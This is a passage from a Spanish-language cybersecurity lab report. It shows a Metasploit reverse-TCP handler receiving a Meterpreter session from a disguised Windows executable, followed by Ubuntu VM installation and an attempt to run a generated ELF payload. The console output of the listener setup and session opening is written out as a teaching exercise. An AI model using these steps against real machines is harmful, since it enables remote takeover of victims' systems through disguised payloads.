| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 197.168.2.5     | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4678            | yes      | The listen port                                           |



Exploit target:



| Id | Name            | Target |
|----|-----------------|--------|
| 0  | Wildcard Target | Any    |



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
```

Ilustración 21 CONFIGURACIÓN DE PARÁMETROS DE RED (LHOST Y LPORT)

21. CAMBIO A WINDOWS/METERPRETER/REVERSE_TCP

Acción: se elige un payload más avanzado para Windows. Concepto: **Meterpreter** herramienta modular que otorga control completo sobre el sistema comprometido.

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 197.168.2.5:4678
```

22. EJECUCION DE ARCHIVO AVIANCA.EXE

Se ejecuta el archivo con el para que corra el exploit que se ejecutó en el paso anterior




Ilustración 22 EJECUCION DE ARCHIVO AVIANCA.EXE

23. ARRANQUE DE EXPLOIT

Aquí se evidencia que se arranca el exploit una vez se ejecuto el archivo

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 197.168.2.5:4678
[*] Sending stage (177734 bytes) to 197.168.2.4
[*] Meterpreter session 1 opened (197.168.2.5:4678 →
/var/www/html
meterpreter > |
```

Ilustración 23 ARRANQUE DE EXPLOIT

24. INSTALACIÓN DE MÁQUINAS VIRTUALES UBUNTU

Antes de comenzar con la instalación de las maquinas el paso a seguir es descargarlas para este caso vamos a utilizar Ubuntu, estando en el navegador buscamos la página oficial de Ubuntu le damos en descargar.



Ilustración 24 BUSCAR MAQUINA UBUNTU

25. DESCARGA DE UBUNTU

Una vez le demos en descargar nos muestra el siguiente apartado donde nos hace una serie de preguntas en este caso cual es el uso que le vamos a dar y para este caso el uso es educativo seleccionamos y comienza la descarga.



Ilustración 25 DESCARGA DE UBUNTU

26. VERIFICACION DE DESCARGA

Para este paso se verifica que si se descargo correctamente la maquina virtual en este caso ubuntu.




Ilustración 26 VERIFICACION DE DESCARGA

27. INSTALACIÓN DE LA MAQUINA UBUNTU

Durante este paso se procede con la instalación de la máquina virtual Ubuntu, aquí se le da el nombre a la maquina y se selecciona la iso que se descargó en el paso anterior una vez hecho esto seleccionamos omitir instalación seguido de esto le damos en terminar.




Ilustración 27 SELECCION DE LA ISO DE UBUNTU

28. PERMITIR LA INSTALACION DE MAQUINA UBUNTU

Siguiendo la instalación le damos enter en la primera opción que nos permite ejecutar el sistema operativo Ubuntu.




Ilustración 28 PERMITIR LA INSTALACION DE MAQUINA UBUNTU

29. SELECCIÓN DE IDIOMA EN LA INSTALACIÓN DE UBUNTU

Aquí se configura el idioma en el que se instalará y usará Ubuntu. Elegir correctamente el idioma es importante porque afecta el menú, mensajes del sistema y la configuración inicial.




Ilustración 29 SELECCIÓN DE IDIOMA EN LA INSTALACIÓN DE UBUNTU

30. Configuración de red en VirtualBox (Ubuntu)

La configuración de red en modo **NAT** garantiza que la máquina virtual tenga acceso a Internet a través del host, pero sin ser visible directamente desde la red externa. Esto proporciona un nivel de aislamiento y seguridad apropiado para entornos de práctica académica en ciberseguridad.



Ilustración 30 CONFIGURACIÓN DE RED EN VIRTUALBOX (UBUNTU)

31. CONFIGURACIÓN DEL TECLADO ESPAÑOL, LATINOAMERICAN

a definición de la disposición del teclado garantiza que, al escribir, los caracteres correspondan a las teclas físicas del dispositivo. La selección de **español latinoamericano** asegura una experiencia coherente en la escritura y evita errores durante el uso del sistema.



Ilustración 31 Opciones de accesibilidad en Ubuntu

32. Conexión a Internet durante la instalación de Ubuntu

Se opta por la opción de **utilizar conexión por cable** para asegurar que el instalador pueda descargar actualizaciones y controladores necesarios en tiempo real. Esto mejora la compatibilidad del sistema y garantiza que, al finalizar la instalación, Ubuntu esté actualizado y listo para usarse.




Ilustración 32 Conexión a Internet durante la instalación de Ubuntu

33. ELECCIÓN DE ACCIÓN CON UBUNTU (INSTALAR O PROBAR)

En esta pantalla se selecciona la opción Instalar Ubuntu, lo cual inicia el proceso de instalación en el disco.




Ilustración 33 1. Elección de acción con Ubuntu (Instalar o Probar)

34. Selección de aplicaciones a instalar

Se elige la **selección predeterminada**, que incluye únicamente lo esencial (navegador web y utilidades básicas).



Ilustración 34 Selección de aplicaciones a instalar

35. INSTALACIÓN DE PROGRAMAS PRIVATIVOS RECOMENDADOS

Se habilitan las casillas para instalar **software de terceros para gráficos y Wi-Fi** y para añadir **compatibilidad con formatos multimedia**. Esto asegura un mejor rendimiento gráfico y la posibilidad de reproducir archivos de audio y video en diversos formatos, aumentando la funcionalidad del sistema después de la instalación.

¿Quiere instalar los programas privativos recomendados?



Ubuntu no incluye programas privativos de forma predeterminada. La instalación de programas adicionales puede mejorar el desempeño del equipo.



Instalar software de terceros para gráficos y dispositivos de Wi-Fi

Incluidos, entre otros, los controladores NVIDIA y similares



Descargar e instalar compatibilidad para más formatos multimedia

Incluidos, entre otros, MP3, MP4, MOV y similares

Atrás



Siguiente

Ilustración 35 Instalación de programas privativos recomendados

En este paso pregunta de como quieres que se instales el ubuntu



¿Cómo le gustaría instalar Ubuntu?



Instalación interactiva

Para usuarios que quieran ser guiados paso a paso durante la instalación.



Instalación automatizada

Para usuarios avanzados que tienen un archivo autoinstall.yaml para configuraciones del sistema consistentes y repetibles.

Atrás



Siguiente

Aquí creamos el usuario y la contraseña para la maquina Ubuntu



Cree su cuenta

Su nombre ✓

El nombre del equipo ✓

Elija un nombre de usuario ✓

Elija una contraseña Ocultar Contraseña débil

Confirme su contraseña ✓

☒ Solicitar mi contraseña para acceder


☐ Utilizar Active Directory

Atrás




Siguiente


Esto nos muestra la ubicación geográfica



Ingresamos el usuario



Ingreso de la contraseña





Le damos la bienvenida a Ubuntu 24.04.3 LTS

Complete su configuración con opciones adicionales y lo
tendremos listo y funcionando en poco tiempo

[Ver novedades de la versión](#)

36. DARLE ACCESO A RED A LA MÁQUINA VIRTUAL UBUNTU

Lo que se hizo aquí fue darle acceso a red a la máquina virtual Ubuntu, asegurando que pueda comunicarse hacia afuera (Internet y con el host), condición indispensable para continuar con las pruebas de explotación y descargas posteriores.




Ilustración 36 DARLE ACCESO A RED A LA MÁQUINA VIRTUAL UBUNTU

37. APERTURA DE METASPLOIT EN UBUTU

Las imágenes siguientes muestran la apertura de la consola de Metasploit Framework. Desde allí se realiza la búsqueda de exploits disponibles.

```
(kali㉿kali)-[~]
$ msfconsole -q

msf6 > search multi/handler

Matching Modules
=====
```

#	Name	Disclosure Date	Rank
0	exploit/linux/local/apt_package_manager_persistence	1999-03-09	excellent
1	exploit/android/local/janus	2017-07-31	manual
2	auxiliary/scanner/http/apache_mod_cgi_bash_env	2014-09-24	normal
3	exploit/linux/local/bash_profile_persistence	1989-06-08	normal
4	exploit/linux/local/desktop_privilege_escalation	2014-08-07	excellent
5	_ target: Linux x86	.	.
6	_ target: Linux x86_64	.	.
7	exploit/multi/handler	.	manual
8	exploit/windows/mssql/mssql_linkcrawler	2000-01-01	great
9	exploit/windows/browser/persits_xupload_traversal	2009-09-29	excellent
10	exploit/linux/local/yum_package_manager_persistence	2003-12-17	excellent

```
Interact with a module by name or index. For example info 10, use 10 or use exploit/lin
```

Ilustración 37 APERTURA DE METASPLOIT EN UBUTU

```
msf6 > use 7
[*] Using configured payload generic/shell_reverse_tcp
```

38. CONFIGURACIÓN DE PARÁMETROS DE RED EN UBUNTU

Acción: se establece LHOST = 192.168.2.5 y LPORT = 4678. Concepto:

Parámetros de red → definen la dirección y puerto en los que el atacante recibirá la conexión de la víctima.

```

msf6 exploit(multi/handler) > set LHOST 197.168.2.5
LHOST => 197.168.2.5
msf6 exploit(multi/handler) > set LPORT 4678
LPORT => 4678
msf6 exploit(multi/handler) > options
Payload options (generic/shell_reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 197.168.2.5     | yes      | The listen address (an interface may be specified) |
| LPORT | 4678            | yes      | The listen port                                    |


Payload options (generic/shell_reverse_tcp):
Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |


```

Ilustración 38 CONFIGURACIÓN DE PARÁMETROS DE RED EN UBUNTU

39. INGRESO AL MODO ROOT

```

ubuntu@ubuntu-VirtualBox:~$ sudo su
[sudo] contraseña para ubuntu:
root@ubuntu-VirtualBox:/home/ubuntu# cd /home/ubuntu/Escritorio
root@ubuntu-VirtualBox:/home/ubuntu/Escritorio# ls
lablinux.elf

```

Ilustración 39 INGRESO AL MODO ROOT

```

root@ubuntu-VirtualBox:/home/ubuntu/Escritorio# chmod +x lablinux.elf
root@ubuntu-VirtualBox:/home/ubuntu/Escritorio# ./lablinux.elf
Violación de segmento ('core' generado)

```

40. DESCARGA DE ARCHIVO PARA UBUNTU

Para este paso se descargó el archivo Acción: el usuario accede a <http://192.168.2.5/> y descarga el ejecutable. Concepto: Exposición y transferencia de archivos, simula un ataque de ingeniería social en el cual la víctima descarga un archivo aparentemente legítimo.

